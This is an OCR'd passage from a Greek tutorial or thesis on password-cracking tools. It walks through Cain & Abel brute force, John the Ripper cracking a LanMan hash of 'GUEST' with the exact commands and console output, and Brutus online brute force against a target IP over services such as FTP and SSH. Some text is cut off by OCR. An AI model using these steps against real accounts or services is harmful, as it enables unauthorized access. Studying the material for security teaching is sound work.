
Εικόνα-10

Πατώντας το Start έχουμε τα αποτελέσματα

.

Cain & Abel : Χρήση του εργαλείου με την επίθεση ωμής δύναμης

Είναι ακριβώς ο ίδιος που τρόπος που κάνει την επίθεση μέσω λεξικού (Dictionary attack) αρκεί στην επιλογή να βάλουμε επίθεση μέσω ωμής δύναμης(Brute Force Attack).



Εικόνα-11

Με την επίθεση με την χρήση ωμής δύναμης χρειαζόμαστε η εφαρμογή μας να τρέχει δικτυακά .Επειδή δεν θα ξέρουμε αρχικά τη μορφή που θα έχει ο κωδικός(password) που ψάχνουμε θέλουμε να περιέχει όλους τους χαρακτήρες που έχει το πληκτρολόγιο γιατί η πρώτη μας σκέψη είναι ίσως ο διαχειριστής χρησιμοποιεί ισχυρούς κωδικούς πρόσβασης για τα μηχανήματα που έχει. Η χρήση της ωμής δύναμης έχει να κάνει άμεσα με την υπολογιστική ισχύ του μηχανήματος του την χρησιμοποιεί. Αποτέλεσμα για να βρει αυτόν των κωδικό με επιλογή όλων των χαρακτήρων του πληκτρολογίου με χρήση ωμής δύναμης χρειαζόταν κάτι χρονιά.


6.3.John the Ripper

Ο John the Ripper:είναι ένα βοήθημα για το σπάσιμο των κωδικών πρόσβασης μόνο μέσου λεξικού ,το οποίο έχει δημιουργηθεί από την Solar Designer.Είναι ένα εργαλείο γραμμής εντολής ,σχεδιασμένο κυρίως για το σπάσιμο αρχείων κωδικών πρόσβασης του UNIX αλλά μπορεί να χρησιμοποιηθεί Και για το σπάσιμο κρυπτογραφημένων κωδικών πρόσβασης του LanMan για Windows. Εκτός του ότι τρέχει σε πολλές αρχιτεκτονίκες και υποστηρίζει πολλούς διαφορετικούς αλγόριθμους κρυπτογράφησης ο John the Ripper είναι εξαιρετικά γρήγορος και δωρεάν. Επίσης οι στις παλιές εκδόσεις του προγράμματος ,οι κωδικοί πρόσβασης που παράγει διατηρούν αναγραφή πεζών-κεφαλαίων χαρακτήρων, κάτι τέτοιο μπορεί να δημιουργήσει προβλήματα εάν ο πραγματικός κωδικός πρόσβασης περιέχει συνδυασμούς πεζών-κεφαλαίων. Αλλά επειδή μιλάμε για σπάσιμο κωδικών πρόσβασης θα ήταν παράληψη να μην δείξουμε τον τρόπο λειτουργίας του John The Ripper

DOWNLOAD: http://www.false.com/security/john

Προσοχή: Την Έκδοση Για Windows !!!!!!!!!!


Εγκατάσταση: Το αρχείο που θα κατεβάσουμε σε συμπιεσμένη μορφή το εξάγουμε όπως φαίνεται στο παρακάτω σχήμα



Εικόνα-12


Επειδή ο John The Ripper τρέχει σε γραμμή εντολών ας δούμε πως θα ξεκινήσει:

- Πατάμε έναρξη και εκτέλεση




Εικόνα13

- Γραφούμε cmd και μετά OK




Εικόνα-14

- Και αρχίζουμε να γράφουμε τις απλές τις απλές εντολές για να ξεκινήσει:



Εικόνα-15

Αν χρησιμοποιήσουμε τις εντολές και τις διαδρομές των φακέλων με τις σωστές ονομασίες θα είμαστε έτοιμοι να χρησιμοποιήσουμε το πρόγραμμα.



Εικόνα-16


Στην Εικόνα17 βλέπουμε την διεπαφή του προγράμματος .

Για να σπάσουμε ένα κρυπτογραφημένο κωδικό αρκεί να περάσουμε στον φάκελο του προγράμματος ένα αρχείο με κατάληξη .txt και μέσα του τον κρυπτογραφημένο κωδικό όπως ακριβώς φαίνεται παρακάτω

:: 5475F5C4ECE8C06E00000000000000000000000000000000

::<ΚΡΥΠΤΟΓΡΑΦΗΜΕΝΟΣ ΚΩΔΙΚΟΣ>

Δημιούργησα ένα αρχείο με ονομασία 1.txt με ένα κρυπτογραφημένο κωδικό αλλαγμένο και τον πέρασα στον φάκελο John the Ripper(C:\John The Ripper\john171d\JOHN1701\RUN).




Εικόνα-17

Με την εντολή : john-mmx –show 1.txt φορτώνει το κρυπτογράφημα του κωδικού το ¨σπάει¨ και μας εμφανίζει τον κωδικό. Στην συγκεκριμένη περίπτωση το κρυπτογράφημα δεν ήταν έγκυρο για να μας εμφανίσει αποτέλεσμα.

Αλλά αν περνούσαμε το κρυπτογράφημα του Εικόνα5 τα αποτελέσματα μάλλον θα ήταν πιο ικανοποιητικά γιατί θα ήταν το κρυπτογράφημα του κωδικού του Administrator.

Παράδειγμα σπασίματος του Κωδικού Πρόσβασης GUEST

- Ας πάρουμε το κρυπτογράφημα ενούς κωδικού πρόσβασης που είναι γνωστό σε όλους μας ο κωδικός πρόσβασης:GUEST
- Ανοίγουμε ένα .txt αρχείο και όπως έχω δείξει παραπάνω βάζουμε το κρυπτογράφημα(LanMan) του κωδικού πρόσβασης.
- ::A0E150C75A17008EAAD3B435B51404EE
- Το αποθηκεύω σαν ένα txt αρχείο με κατάληξη 4.txt
- Ανοίγω την εφαρμογή του John the Ripper όπως έχω δείξει παραπάνω
- Πληκτρολογούμε την εντολή : john-mmx –incremental=LanMan 4.txt LanMan διότι ο το κρυπτογράφημα του κωδικού είναι τύπου Windows
- Χρειάζονται 3 δευτερόλεπτα για να σπάσει των κωδικό


C:\WINDOWS\system32\cmd.exe
--external=MODE external mode or word filter
--stdout[=LENGTH] just output candidate passwords [cut at LENGTH]
--restore[=NAME] restore an interrupted session [called NAME]
--session=NAME give a new session the NAME
--status[=NAME] print status of a session [called NAME]
--make-charset=FILE make a charset, FILE will be overwritten
--show show cracked passwords
--test perform a benchmark
--users=[-]LOGIN|UID[,...] [do not] load this (these) user(s) only
--groups=[-]GID[,...] load users [not] of this (these) group(s) only
--shells=[-]SHELL[,...] load users with[out] this (these) shell(s) only
--salts=[-]COUNT load salts with[out] at least COUNT passwords only
--format=NAME force ciphertext format NAME: DES/BSDI/MD5/BF/AFS/LM
--save-memory=LEVEL enable memory saving, at LEVEL 1..3
C:\JOHNTH~1\john171d\JOHN1701\RUN>john-mmx --incremental=LanMan 4.txt
Loaded 1 password hash (NT LM DES [64/64 BS MMX])
GUEST ()
guesses: 1 time: 0:00:00:03 c/s: 440123 trying: GAZ21 - GUES*
C:\JOHNTH~1\john171d\JOHN1701\RUN>john-mmx --show 4.txt
:GUEST::(null)
1 password hash cracked, 0 left
C:\JOHNTH~1\john171d\JOHN1701\RUN>
Εικόνα-18

6.4.Brutus


Brutus :Είναι ένα εργαλείο επίθεσης ωμής δύναμης για υπηρεσίες που μπορούν να παραβιαστούν με μεθόδους. ωμής δύναμης τέτοιες υπηρεσίες είναι οι εξής .

- telnet
- File Transfer Protocol (FTP)
- Secure Shell (ssh)
- SNMP
- Post Office Protocol (POP)
- HyperText Transport Protocol (HTTP)


Αυτό το πρόγραμμα χρησιμοποιείται για αδύναμους και συνήθως ανυπάρκτους κωδικούς πρόσβασης που συνήθως. σε κύκλους ασφάλειας αναφέρονται σαν λογαριασμοί "Joe" δηλαδή ένας κωδικός που ο κωδικός πρόσβασης είναι πανομοιότυπος με τον κωδικό χρήστη. Σ' αυτούς του κωδικούς το Brutus είναι ιδανικό εργαλείο για την εύρεση τους. Και θα αναρωτηθεί κάποιος γιατί να χρησιμοποιήσω ένα τέτοιο εργαλείο που δεν θα βρίσκει δυνατούς κωδικούς για τις συγκεκριμένες υπηρεσίες. Η απάντηση είναι αν έχουμε αρκετούς χρηστές στα περισσότερα συστήματα θα έχουν τουλάχιστο ένα χρήστη τύπου "Joe".

DOWNLOAD: http://www.hoobie.net/brutus

Εγκατάσταση: Η εγκατάσταση του Brutus είναι απλή αρκεί να τρέξουμε το εκτελέσιμο αρχείο που θα βρούμε στο συμπιεσμένο αρχείο.



Εικόνα-19




Στο Εικόνα20 Λοιπόν τα π
ιδιαίτερες γνώσεις το μόνο π

1. βάλουμε την ip του στόχ

2. Να διαλέξουμε την υπηρ

3. Από τα αρχεία που υπάρ
διαδρομές με τα User
username και Password που μπορεί να χρησιμοποίηση ένα χρήστης τύπου "Joe".Μπορούν να εμπλουτιστούν και με άλλα ονόματα χρήστη και κωδικούς πρόσβασης ή και με ολόκληρα αρχεία που μπορούν να βρεθούν σε σχετικές τοποθεσίες στο διαδίκτυο

4. Να πατήσουμε το Start για να ξεκινήσει η διαδικασία



Εικόνα21

Εδώ βλέπουμε τα πιθανά αποτελέσματα των username και password που μπορούμε να πάρουμε για την εκάστοτε υπηρεσία που θέλουμε.

6.5.Μέτρα Ασφαλείας

